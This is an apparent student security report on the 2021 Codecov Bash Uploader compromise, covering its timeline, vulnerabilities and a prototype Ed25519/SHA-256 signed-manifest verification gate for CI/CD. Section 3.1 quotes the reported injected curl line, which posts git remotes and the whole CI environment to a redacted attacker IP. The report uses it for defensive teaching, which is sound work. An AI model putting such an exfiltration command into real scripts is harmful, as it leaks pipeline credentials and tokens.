

BMS INSTITUTE OF TECHNOLOGY AND MANAGEMENT

Autonomous Institute under VTU, Belagavi, Karnataka - 590 018

Yelahanka, Bengaluru, Karnataka - 560 119



Information and Network Security (BCS701) CCA Report

On

**“Cryptographically Verified Software Supply Chain for Preventing Codecov-Style
Supply-Chain Attacks”**

BACHELOR OF ENGINEERING

in

INFORMATION SCIENCE AND ENGINEERING

by

NAME

USN

Under the Guidance of

Prof. Sonnegowda K

Assistant Professor

DEPARTMENT OF INFORMATION SCIENCE AND ENGINEERING

Avalahalli, Yelahanka, Bengaluru, Karnataka -560119

2025-26

Evaluation Sheet

Name	USN	Problem Understanding & Requirements	Design & Implementation	Security Analysis Testing	Innovation & Application Relevance	Documentation & Presentation	Total
		3	9	2	2	4	20

Content	Page No.
1. Introduction.....	1
2. Abstract.....	4
3. Problem Statement.....	5
4. System Requirements.....	8
5. Design and Implementation.....	10
6. Security Analysis.....	19
7. System Testing.....	21
8. Innovation and Application Relevance.....	24
9. Conclusion.....	26
10. References.....	28

CHAPTER 1

INTRODUCTION

1.1 Background

Modern software is assembled from source code, third-party libraries, build services and helper scripts that run inside CI/CD pipelines. Those pipelines usually hold the most sensitive secrets an organisation has: deployment keys, cloud credentials and API tokens. If any tool that runs inside the pipeline is secretly replaced, the attacker inherits all of those secrets. This is a **software supply-chain attack**, and it bypasses the victim's own defences because the victim runs the malicious code voluntarily.

This CCA studies a documented incident of this kind, the **2021 Codecov Bash Uploader compromise** [1]. It analyses the threats and vulnerabilities involved, and presents the design, implementation and testing of our prototype, a **Cryptographically Verified Software Supply Chain**. In our prototype a customer's CI/CD pipeline deploys vendor software only after it has cryptographically verified that the software is unmodified and was released by the trusted vendor.

1.2 Organisation and Sector

Codecov is a software-as-a-service provider in the **software development tooling (DevOps) sector**. It reports code coverage, meaning which lines of a program are exercised by automated tests. Customers add Codecov to their CI pipelines. After the tests run, an uploader program sends the coverage report to Codecov. The most common integration was the **Bash Uploader**, a shell script that pipelines typically downloaded from Codecov and executed directly (for example `bash <(curl -s https://codecov.io/bash)`). Codecov's GitHub Action, CircleCI Orb and Bitrise Step integrations used the same script [1].

1.3 Incident Context and Date

Table 1.1: *Incident summary*

Attribute	Details (documented)
Organisation / sector	Codecov: code-coverage SaaS, DevOps tooling
Incident type	Software supply-chain compromise: unauthorised modification of a distributed script
Compromised component	Bash Uploader, and the integrations that used it (GitHub Action, CircleCI Orb, Bitrise Step) [1]
Period	Periodic unauthorised alterations starting 31 January 2021 [1]

Attribute	Details (documented)
Detection	1 April 2021, after a customer reported that the checksum of the downloaded script did not match the published value [1]
Public disclosure	15 April 2021 [1]
Initial access	An error in Codecov's Docker image creation process allowed the actor to extract a credential (an HMAC key for a Google Cloud Storage service account) that could modify the script [1]
Impact	Environment variables in affected CI environments (credentials, tokens, keys) and git remote URLs could be sent to a third-party server [1]. Customers had to rotate secrets. HashiCorp, for example, disclosed that its GPG release-signing key was exposed and rotated it [3].

1.4 Security Requirements Violated

Table 1.2: Security requirements violated

Requirement	How it was violated
Integrity (primary)	The distributed uploader was modified, and customers executed the modified file.
Authentication / authenticity	Nothing proved to customers that the file came from Codecov's release process rather than from anyone holding a storage credential.
Confidentiality	CI secrets (tokens, keys, credentials) and git remote URLs were sent to a third party.
Non-repudiation / accountability	There was no signed, verifiable record binding each published file to an authorised release.
Availability (secondary)	Affected organisations had to rotate credentials and audit pipelines, disrupting normal operations.

1.5 Objectives

- Analyse the documented Codecov incident: organisation, timeline, attack vector, vulnerabilities and violated requirements.
- Design a supply chain in which a customer verifies **both** that an artifact is unmodified (SHA-256) **and** that the trusted vendor signed it (Ed25519).
- Implement a working prototype in Python covering build and provenance, a signed manifest, key management with a revocation list, a customer verification engine, a CI/CD security gate, an audit log and a dashboard.
- Safely reproduce the Codecov-style tampering and related attacks, and show that each one is blocked.
- Validate the system with nine automated test cases and measure detection rate, false-acceptance rate and verification time.

1.6 Organisation of the Report

Chapter 2 gives the abstract, and Chapter 3 describes the incident and the problem. Chapter 4 lists the requirements. Chapter 5, the core of the work, explains the design and implementation module by module. Chapter 6 analyses security using STRIDE. Chapter 7

reports the tests and attack simulations, and Chapter 8 discusses innovation and relevance. Chapter 9 concludes with limitations and future work, and Chapter 10 lists the references. *Documented facts* about the incident are kept separate from *our proposed solution* throughout.

CHAPTER 2

ABSTRACT

In 2021 an attacker used a credential exposed through an error in Codecov's Docker image build process to modify Codecov's Bash Uploader, a script that many organisations downloaded and ran inside their CI/CD pipelines. The change sent CI environment variables (typically tokens and keys) and git remote URLs to an external server. The file was served from Codecov's genuine location over HTTPS for about two months, and was noticed only when a customer compared its checksum with the published value.

We designed and implemented a **Cryptographically Verified Software Supply Chain** that makes this attack fail automatically. On the vendor side, `vendor/build.py` computes a **SHA-256** digest of the artifact and generates **SLSA-style build provenance**. `vendor/sign.py` builds a release manifest (artifact, version, SHA-256, algorithms, signer, key ID, timestamp, provenance reference), canonicalises it and signs it with **Ed25519**. `vendor/key_manager.py` handles key generation, fingerprints, rotation and a **key revocation list (CRL)**. On the customer side, `verifier/verify.py` runs a six-stage check before anything is deployed: manifest schema, CRL key status, zero-trust admission policy (trusted signer, allowed key IDs, revoked and minimum versions, approved source repository), Ed25519 signature, SHA-256 recomputation and provenance digest. `ci/security_gate.py` turns the verdict into exit code 0 (deploy) or 1 (block). Every decision is stored in an SQLite audit log and shown on a Flask dashboard.

All nine required test cases pass, including the valid artifact, modified artifact, invalid signature, wrong key, revoked key, modified manifest, replay of an old version, unauthorised signer and a valid release signed with a new key. Seven of seven attack cases were blocked, a false-acceptance rate of 0 %, with a mean verification time of about 1.89 ms. Legitimate software is verified and deployed, while tampered software is detected and blocked.

Keywords: software supply-chain security, Codecov, Ed25519, SHA-256, signed manifest, key revocation, SLSA provenance, CI/CD security gate, STRIDE.

CHAPTER 3

PROBLEM STATEMENT

3.1 Incident Description

According to Codecov's security update [1], a third party periodically made unauthorised changes to the Bash Uploader from 31 January 2021. The actor gained access through an error in Codecov's Docker image creation process, which allowed extraction of the credential needed to modify the script. The modified script sent information from customers' CI environments to a server outside Codecov's infrastructure. The injected line was widely reported in the following form (IP address redacted):

```
curl -sm 0.5 -d "$(git remote -v)<<<<<< ENV $(env)" http://<attacker-ip>/upload/v2 || true
```

The line posts the repository's git remotes and the complete CI environment (`$(env)`) to the attacker. The half-second timeout and `|| true` ensure the build never fails, so nothing looks unusual. On 1 April 2021 a customer noticed that the checksum of the downloaded script did not match the published one. Codecov remediated the script, rotated credentials and disclosed the incident on 15 April 2021, advising customers to rotate every credential exposed to affected CI runs [1]. Downstream disclosures such as HashiCorp's release-signing key exposure [3] show how one compromised tool fans out across many organisations [2].

3.2 Timeline of the Attack

Table 3.1: *Timeline of the Codecov incident*

Date	Event (documented)
Before 31 Jan 2021	A credential able to modify the uploader is exposed through an error in the Docker image creation process [1].
31 Jan 2021	First unauthorised modification of the Bash Uploader; further periodic modifications follow [1].
Feb to Mar 2021	Customer pipelines download and execute the modified script; CI data is sent to a third-party server [1].
1 Apr 2021	A customer reports a checksum mismatch; Codecov begins its investigation [1].
15 Apr 2021	Public disclosure; customers told to rotate exposed credentials [1].
Apr 2021 onwards	Downstream disclosures and investigations, e.g. HashiCorp rotates its GPG signing key [3]; press reports of wider impact [2].

3.3 Attack Vector




Figure 3.1: Attack flow of the documented Codecov incident

The attack had four stages. First, a credential was **exposed** through a build artifact. Second, the released file was **modified** in cloud storage using that credential. Third, the file was **distributed from the trusted domain** over HTTPS. Fourth, it was **executed with privilege** inside customers' CI, where it could read every secret in the environment.

3.4 Vulnerabilities Exploited

Table 3.2: Vulnerabilities exploited

ID	Vulnerability	Consequence
V1	Secret material recoverable from a published build artifact (Docker image)	Attacker obtains a working storage credential
V2	Write access to storage was enough to change a production release	Release integrity rested on one secret
V3	Customers executed the script without cryptographic verification (<code>curl bash</code>)	Tampering is invisible to customers
V4	Published checksum was not bound to a vendor signature, and checking was manual	A hash that can be replaced or skipped gives no authenticity
V5	Script ran with access to every CI secret	One line exposes all credentials
V6	No automatic, per-download verification or monitoring of release content	Compromise persisted for about two months

3.5 Why TLS and a Published Checksum Were Not Enough

TLS authenticates the **server** and protects bytes **in transit**. It cannot tell whether the file stored on that server is the one the vendor released. In the incident, the malicious file was on the legitimate server, so HTTPS delivered it faithfully. A published SHA-256 checksum detects a change only if the customer checks it on every run and the checksum itself is authentic. An attacker who can replace the file can often replace an unsigned checksum as well. **Hashing gives integrity relative to a reference value; only a digital signature verified with a trusted public key gives authenticity.**

3.6 Problem Statement

Design and implement a mechanism that lets a customer's CI/CD pipeline automatically verify, before executing or deploying a vendor artifact, that (i) the artifact is exactly the one

the vendor released, (ii) the release manifest was signed by a trusted, non-revoked vendor key, (iii) the release satisfies the customer's admission policy (trusted signer, allowed key, non-revoked and non-obsolete version, approved source repository, passed security tests), and (iv) its provenance matches the artifact. Any failure must stop the pipeline and be recorded, even if the storage bucket or network is compromised.

3.7 Scope and Assumptions

- The storage bucket, CDN, mirrors and network are **untrusted**: an attacker may modify any file there, exactly as in the incident.
- Customers obtain the vendor's trusted public keys and admission policy through an authentic channel.
- In production, the vendor's private signing key is protected by an HSM or cloud KMS; the prototype uses PEM key files.
- All attack simulations are local. They never contact Codecov or any external system, and the injected payload is never executed.

CHAPTER 4

SYSTEM REQUIREMENTS

4.1 Security Requirements

Table 4.1: *Security requirements and where they are implemented*

ID	Security requirement	Addresses	Implemented by
SR1	Detect any modification of a released artifact	V3, V4	SHA-256 recomputation vs signed manifest (verify.py stage 5)
SR2	Accept only releases signed by the trusted vendor	V2, V4	Ed25519 signature over canonical manifest (sign.py, verify.py stage 4)
SR3	Decouple trust from the storage server and transport	V2, V3	Signature verified with the customer's trusted public key, independent of where the file came from
SR4	Leaked or retired keys can be invalidated immediately	Key theft	Key revocation list keys/revoked_keys.json (key_manager.py, stage 2)
SR5	Only authorised signers, keys and versions are admitted	V2, replay	SecurityPolicy: trusted signers, allowed key IDs, revoked and minimum versions (stage 3)
SR6	Artifacts must come from an approved source and build	Build compromise	SLSA-style provenance: approved repository, security tests passed, artifact digest (stages 3 and 6)
SR7	Verification is automatic and fail-closed in CI/CD	V3, V6	ci/security_gate.py: exit 1 blocks the pipeline
SR8	Every signing and verification decision is recorded	Repudiation	SQLite audit log + Flask dashboard
SR9	The private key is never distributed	Key theft	Customers hold only public keys; production key in HSM/KMS

4.2 Functional Requirements

- **FR1** Compute the SHA-256 digest of an artifact and write SLSA-style provenance (<artifact>.provenance.json).
- **FR2** Create a release manifest with artifact, version, sha256, algorithm, signature_algorithm, signer, key_id, timestamp and provenance_ref, and sign it with Ed25519.
- **FR3** Generate Ed25519 key pairs, compute key fingerprints, rotate keys and maintain a key revocation list.
- **FR4** Verify an artifact and manifest and return a verdict (PASS / BLOCKED) with a status code: HASH_MISMATCH, INVALID_SIGNATURE, UNAUTHORIZED_KEY, REVOKED, INVALID_MANIFEST, PROVENANCE_MISMATCH and others.
- **FR5** Provide a CI/CD gate command returning exit code 0 (deploy) or 1 (block).
- **FR6** Log every event to SQLite and display it on a web dashboard.

- **FR7** Simulate the attacks, run a 14-step live demonstration, and run nine automated test cases.

4.3 Non-functional Requirements

- **Performance:** verification should add negligible time to a CI run (milliseconds).
- **Reliability:** zero false acceptances of tampered or unauthorised artifacts in controlled tests; fail-closed on any error.
- **Portability:** Python 3.10+ on Windows, Linux or macOS; only cryptography and flask as dependencies.
- **Usability:** single commands for every step, readable console reports, and a web dashboard.

4.4 Hardware and Software Requirements

Table 4.2: *Hardware and software requirements*

Item	Requirement
Hardware	Any x86-64 or ARM64 PC or laptop, 4 GB RAM or more
Operating system	Windows 10/11, Linux or macOS
Language	Python 3.10 or later
Libraries	cryptography (Ed25519, PEM/PKCS#8 serialisation) >= 41.0; flask >= 3.0 (dashboard); standard library hashlib, sqlite3, json
Storage	SQLite database audit/supply_chain_audit.db; JSON manifests, provenance and CRL
Browser	Any modern browser for the dashboard at http://127.0.0.1:5000

CHAPTER 5

DESIGN AND IMPLEMENTATION

This chapter presents our security mechanism, which is the core of the project. For each component we explain **what it does**, **why it exists** (which vulnerability from Chapter 3 it removes), and **how it is implemented** in the submitted code.

5.1 Design Principles

- **Zero trust in distribution:** the storage bucket, CDN and network are assumed hostile. Trust comes only from the vendor's signature, checked with a public key the customer already trusts.
- **Integrity AND authenticity:** SHA-256 detects any change; Ed25519 proves the vendor approved the manifest that carries the expected digest. Both are required.
- **Defence in depth:** revocation, admission policy, signature, digest and provenance are independent checks.
- **Fail closed:** a missing file, malformed manifest, unknown key or any failed check yields BLOCK, never a silent deploy.
- **Accountability:** every signing, blocking and deployment decision is logged.

5.2 Security Architecture




Figure 5.1: Security architecture of the implemented supply chain

Figure 5.1 shows three zones. In the **vendor secure zone**, the developer's code is built, the artifact is hashed and its provenance recorded (`build.py`), and the release manifest is signed with the vendor's private Ed25519 key (`sign.py`). `key_manager.py` manages keys and the revocation list. The **untrusted distribution zone** is where the artifact, signed manifest and provenance are stored and downloaded; the prototype represents it with the `artifacts/` folder. TLS 1.3 protects the transport in a real deployment, but the design deliberately does not rely on it. In the **customer CI/CD zone**, `security_gate.py` invokes `verify.py`, which performs six sequential checks using the trusted public keys, the CRL and the admission

policy. It then deploys or blocks, and writes the result to the audit database shown on the dashboard.

5.3 Component Responsibilities

Table 5.1: *Modules and their security purpose*

Module	Responsibility	Security reason
vendor/build.py (SecureBuilder)	Streams the artifact through SHA-256 (64 KiB chunks); writes SLSA-style provenance with source repo, commit ID, build ID, timestamp, builder identity, dependencies with hashes and a security-tests flag	Gives every release a fingerprint and ties it to an approved source and build
vendor/key_manager.py (KeyManager)	Ed25519 key generation; PKCS#8 / SPKI PEM export with optional passphrase; SHA-256 key fingerprint; revoke, check and rotate keys via keys/revoked_keys.json	Key lifecycle control: a leaked key can be invalidated at once
vendor/sign.py (ArtifactSigner)	Recomputes SHA-256, refuses revoked keys, builds the manifest, canonicalises it and signs it with Ed25519, then writes <artifact>.manifest.json and logs SIGN_RELEASE	Binds the expected digest and release metadata to the vendor's identity
verifier/manifest.py (ManifestValidator)	Checks required fields and types, accepts only SHA-256 and Ed25519, and produces the canonical bytes	Rejects malformed or downgraded manifests
verifier/policy.py (SecurityPolicy)	Trusted signers, allowed key IDs, revoked versions, minimum version, required provenance, approved repositories, security tests passed	Zero-trust admission control, anti-replay and anti-downgrade
verifier/verify.py (ArtifactVerifier)	Six-stage verification with a status code and timing; audit-logs every outcome	The customer proves integrity and authenticity before use
ci/security_gate.py	Runs the verifier in a pipeline; exit 0 = ALLOWED/DEPLOY, exit 1 = BLOCKED/ABORT	Automatic, fail-closed enforcement
audit/audit_logger.py (AuditLogger)	SQLite table audit_logs for every event	Traceability and evidence
dashboard/app.py (Flask)	KPIs, audit log, CRL view and a live Verify button (/api/verify-primary, /api/logs)	Visibility for operators and assessors

5.4 Cryptographic Design

5.4.1 SHA-256: integrity fingerprint

SHA-256 (FIPS 180-4 [4]) maps an input of any size to a 256-bit digest. Changing a single bit changes the digest completely, and finding a different file with the same digest is computationally infeasible (about 2^{128} work for a collision). build.py, sign.py and verify.py all compute the digest by streaming the file in 64 KiB chunks. **SHA-256 on its own is not authentication:** anyone, including an attacker, can compute the digest of a malicious file. That is why the digest is placed inside a signed manifest.

5.4.2 Ed25519: authenticity and integrity of the manifest

Ed25519 (EdDSA over Curve25519, RFC 8032 [5], approved in FIPS 186-5 [6]) signs the release manifest. The vendor signs with its **private key**, and customers verify with the

matching **public key** stored in their trusted keystore (keys/<key_id>.pub.pem). A valid signature proves the key holder approved exactly this manifest, including the SHA-256 of the artifact, the version, the signer and the key ID. Changing any field, even the timestamp, makes verification fail. Ed25519 offers about 128-bit security with 32-byte keys and 64-byte signatures. It is fast and deterministic, so it cannot leak the key through a bad random number at signing time, a well-known ECDSA pitfall.

- **Vendor:** artifact → SHA-256 → manifest → canonical JSON → Ed25519 sign (private key) → signature (Base64) added to the manifest.
- **Customer:** manifest without signature → the same canonical JSON → Ed25519 verify (trusted public key) → recompute the artifact's SHA-256 and compare it with manifest.sha256.
- **The private key is never given to customers.** If it were, anyone who compromised any one customer could sign malware that every other customer would accept.




Figure 5.2: Signing (vendor) and verification (customer) flow

5.4.3 Canonical JSON

A signature covers exact bytes, but the same JSON object can be written in many ways (key order, spacing). sign.py and manifest.py therefore serialise the manifest with sorted keys, compact separators and the signature field removed. This produces identical bytes at signing and at verification on every platform, following the idea of the JSON Canonicalization Scheme (RFC 8785 [7]).

```
def canonical_json_bytes(data):
    # vendor/sign.py
    clean_data = {k: v for k, v in data.items() if k != "signature"}
    return json.dumps(clean_data, sort_keys=True, separators=(",", ":")).encode("utf-8")

raw_signature = priv_key.sign(canonical_bytes) # Ed25519
signed_manifest["signature"] = base64.b64encode(raw_signature).decode("ascii")
```

5.4.4 Why hashing alone is insufficient, and where TLS fits

In the Codecov scenario the attacker controlled the storage location. A checksum stored beside the script can be replaced as easily as the script. With our design, the attacker would have to produce a valid Ed25519 signature over a manifest carrying the new digest, which is

infeasible without the vendor's private key. **TLS 1.3** (RFC 8446 [8]) remains useful for the transport: it gives confidentiality, integrity and server authentication on the wire and stops network man-in-the-middle attacks. However, **TLS cannot guarantee that the file was not modified before transmission**, and in the incident it was. Signatures protect the object end to end, whatever channel or mirror delivered it.

Table 5.2: *Cryptographic primitives and their purpose*

Primitive	Used for (in this project)	Security property
SHA-256	Artifact digest; provenance artifact digest; key fingerprint	Integrity / fingerprint
Ed25519	Signature over the canonical release manifest	Authenticity, integrity, non-repudiation
TLS 1.3	Transport between storage/CDN and customer (deployment design)	Channel confidentiality and integrity, server authentication
Trusted public keys + allowed key IDs	Customer trust store and admission policy	Which signers are trusted
Key revocation list	Invalidating leaked or retired keys	Key lifecycle control
PKCS#8 encryption (optional)	Passphrase-protected private key files	Key confidentiality at rest (HSM/KMS in production)

To avoid common misconceptions, the design does **not** claim that hashing provides authentication, that TLS alone stops a malicious vendor artifact, or that encryption proves who produced a file.

5.5 Signed Release Manifest

The manifest below was produced by `vendor/sign.py` in our validation run (signature shortened):

```
{
  "artifact": "uploader.sh",
  "version": "1.0.0",
  "sha256": "2ae9d028d511c188b07044b2c1794a4e46c707c022ac9af6ca5398ad67c81619",
  "algorithm": "SHA-256",
  "signature_algorithm": "Ed25519",
  "signer": "Vendor Release Server",
  "key_id": "vendor_primary_v1",
  "timestamp": "2026-09-26T10:18:13.029775+00:00",
  "provenance_ref": "uploader.sh.provenance.json",
  "signature": "wyL0xP1WQ4z4jbvKV9AkcuJf8Rlqp...QuAg=="
}
```

Because one signature covers every field, an attacker cannot change the expected hash, relabel an old version as new, change the signer name or claim a different key without breaking the signature. The manifest therefore improves **traceability**, since each deployed file maps to one version, key, signer and time. It also improves **verification**, because all checks are driven by one authenticated document.

5.6 Key Management




Figure 5.3: Key lifecycle implemented by vendor/key_manager.py

Key management follows the lifecycle recommended in NIST SP 800-57 [16]: generation, protected storage, identification, trusted distribution of the public key, use, rotation and revocation.

Table 5.3: Key-management functions

Function	Implementation in the prototype	Production equivalent
Generation	Ed25519PrivateKey.generate() (OS CSPRNG) in generate_keypair(key_id)	Generated inside an HSM / cloud KMS
Private-key protection	PKCS#8 PEM; encrypted with BestAvailableEncryption when a passphrase is supplied (the demo keys use none)	Non-exportable HSM/KMS key; access restricted by IAM, RBAC and MFA
Public-key distribution	SubjectPublicKeyInfo PEM keys/<key_id>.pub.pem in the customer's trusted keystore	Published through a signed, authenticated channel
Key identifiers	Human-readable key_id (e.g. vendor_primary_v1) + SHA-256 fingerprint (compute_key_fingerprint)	Same
Rotation	rotate_key(old, new): new key pair generated, old key added to the CRL; the new key ID is added to allowed_key_ids	Scheduled rotation with overlap period
Revocation	revoke_key(key_id, reason) appends key_id, reason and time to keys/revoked_keys.json	Signed CRL / status service
Old-key invalidation	Signer refuses to sign with a revoked key (SIGNING_BLOCKED); verifier rejects its manifests (REVOKED)	Same
Audit	SIGN_RELEASE, SIGNING_BLOCKED and every verification outcome logged	SIEM integration

Why this matters for Codecov: the credential leaked in the incident allowed writing to storage. Under our design, write access alone cannot produce a release that customers accept, because that requires the vendor's private signing key. If a signing key were leaked, adding it to the revocation list makes every manifest signed with it fail verification.

5.7 Build Provenance

build.py writes SLSA-style provenance [9], [10] next to the artifact: schema version, artifact name and version, artifact SHA-256, source repository, commit ID, build ID, build timestamp, builder identity, dependencies (name, version, hash) and security_tests_passed. The manifest references it by file name (provenance_ref). The verifier loads it, and the admission policy requires that it exists, that the source repository is

on the approved list, and that security tests passed. Stage 6 confirms that the provenance's `artifact_sha256` equals the verified artifact digest; otherwise it returns `PROVENANCE_MISMATCH`.

5.8 Zero-Trust Admission Policy

Table 5.4: Admission policy rules

Rule (verifier/policy.py)	Default value	Blocks
Trusted signers	Vendor Release Server	Manifests claiming any other signer (UNAUTHORIZED_KEY)
Allowed key IDs	vendor_primary_v1, vendor_primary_v2	Rogue or unknown keys (UNAUTHORIZED_KEY)
Revoked versions	0.8.0, 0.9.0-vulnerable	Replay of known-vulnerable releases (BLOCKED)
Minimum version	1.0.0	Downgrade to older releases (BLOCKED)
Provenance required	True	Releases without provenance (BLOCKED)
Approved source repositories	https://github.com/vendor/secure-uploader.git	Builds from unapproved sources (BLOCKED)
Security tests passed	Provenance flag must be true	Releases whose build-time tests failed (BLOCKED)

5.9 Customer Verification Engine and CI/CD Security Gate




Figure 5.4: Verification stages in `verifier/verify.py` and the status code of each failure

`ArtifactVerifier.verify()` runs the stages in order and stops at the first failure (fail-fast). It returns a verdict, a status code, a message and the time taken, and writes every outcome to the audit log with action `DEPLOY` or `BLOCK`. The order is deliberate. Cheap structural checks and revocation run first, then the policy, then the cryptographic signature, and finally the digest of the actual bytes.

Table 5.5: Verification stages

Stage	Check	Failure status
0	Artifact and manifest files exist	FILE_NOT_FOUND / MANIFEST_NOT_FOUND
1	Manifest schema: required fields and types; algorithm = SHA-256; signature_algorithm = Ed25519	INVALID_MANIFEST
2	Signing key not in <code>keys/revoked_keys.json</code>	REVOKED
3	Admission policy: signer, key ID, revoked or minimum version, provenance, approved repository, tests passed	UNAUTHORIZED_KEY (signer/key) or BLOCKED
4	Trusted public key exists, and the Ed25519 signature over the canonical manifest is valid	UNAUTHORIZED_KEY / INVALID_SIGNATURE

Stage	Check	Failure status
5	Recomputed SHA-256 of the downloaded artifact equals manifest.sha256	HASH_MISMATCH
6	Provenance artifact_sha256 equals the verified digest	PROVENANCE_MISMATCH
-	All stages pass	PASS → DEPLOY

ci/security_gate.py wraps the verifier for pipelines. It prints the verification telemetry and returns **exit code 0** ("GATE DECISION: ALLOWED / DEPLOY") or **exit code 1** ("GATE DECISION: BLOCKED / ABORT"), which makes any CI system (GitHub Actions, GitLab CI, Jenkins) stop the pipeline before the uploader is executed:

```
- name: Download vendor uploader
  run: |
    curl -sO https://dist.vendor.example/uploader.sh
    curl -sO https://dist.vendor.example/uploader.sh.manifest.json
    curl -sO https://dist.vendor.example/uploader.sh.provenance.json
- name: Supply-chain security gate          # exit 1 stops the job here
  run: python ci/security_gate.py --artifact uploader.sh --manifest
      uploader.sh.manifest.json
- name: Run verified uploader
  run: bash uploader.sh
```

5.10 Audit Log and Dashboard

```
CREATE TABLE IF NOT EXISTS audit_logs (
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  timestamp TEXT NOT NULL,          artifact TEXT NOT NULL,    version TEXT NOT NULL,
  sha256 TEXT NOT NULL,             key_id TEXT NOT NULL,
  verification_result TEXT NOT NULL, -- PASS, BLOCKED, REVOKED, HASH_MISMATCH,
                                     -- INVALID_SIGNATURE, UNAUTHORIZED_KEY
  user_process TEXT NOT NULL,       action TEXT NOT NULL,    -- SIGN_RELEASE, DEPLOY,
  BLOCK
  rejection_reason TEXT
);
```

Every signing attempt and verification outcome is recorded with its timestamp, artifact, version, digest, key ID, result, process and reason. The Flask dashboard (python dashboard/app.py, <http://127.0.0.1:5000>) shows the total events, legitimate deploys, attacks blocked and false-acceptance rate. It also shows the audit trail, the current revocation list and a *Verify Legitimate Artifact* button that runs the verifier live (Figure 7.1).

5.11 Implementation Details

Table 5.6: *Technology stack*

Layer	Technology
Language	Python 3.10+ (validated on 3.11)
Cryptography	PyCA cryptography [17]: Ed25519, PEM / PKCS#8 / SubjectPublicKeyInfo; hashlib SHA-256
Data	JSON (manifest, provenance, CRL); SQLite (audit log)
CI/CD	Command-line gate with exit codes
Dashboard	Flask + Bootstrap 5

```

secure-supply-chain/
├── vendor/          build.py, sign.py, key_manager.py
├── verifier/       verify.py, manifest.py, policy.py
├── artifacts/      uploader.sh, uploader.sh.manifest.json,
uploader.sh.provenance.json
├── attack_simulation/ tamper.py, revoked_key_test.py
├── ci/             security_gate.py
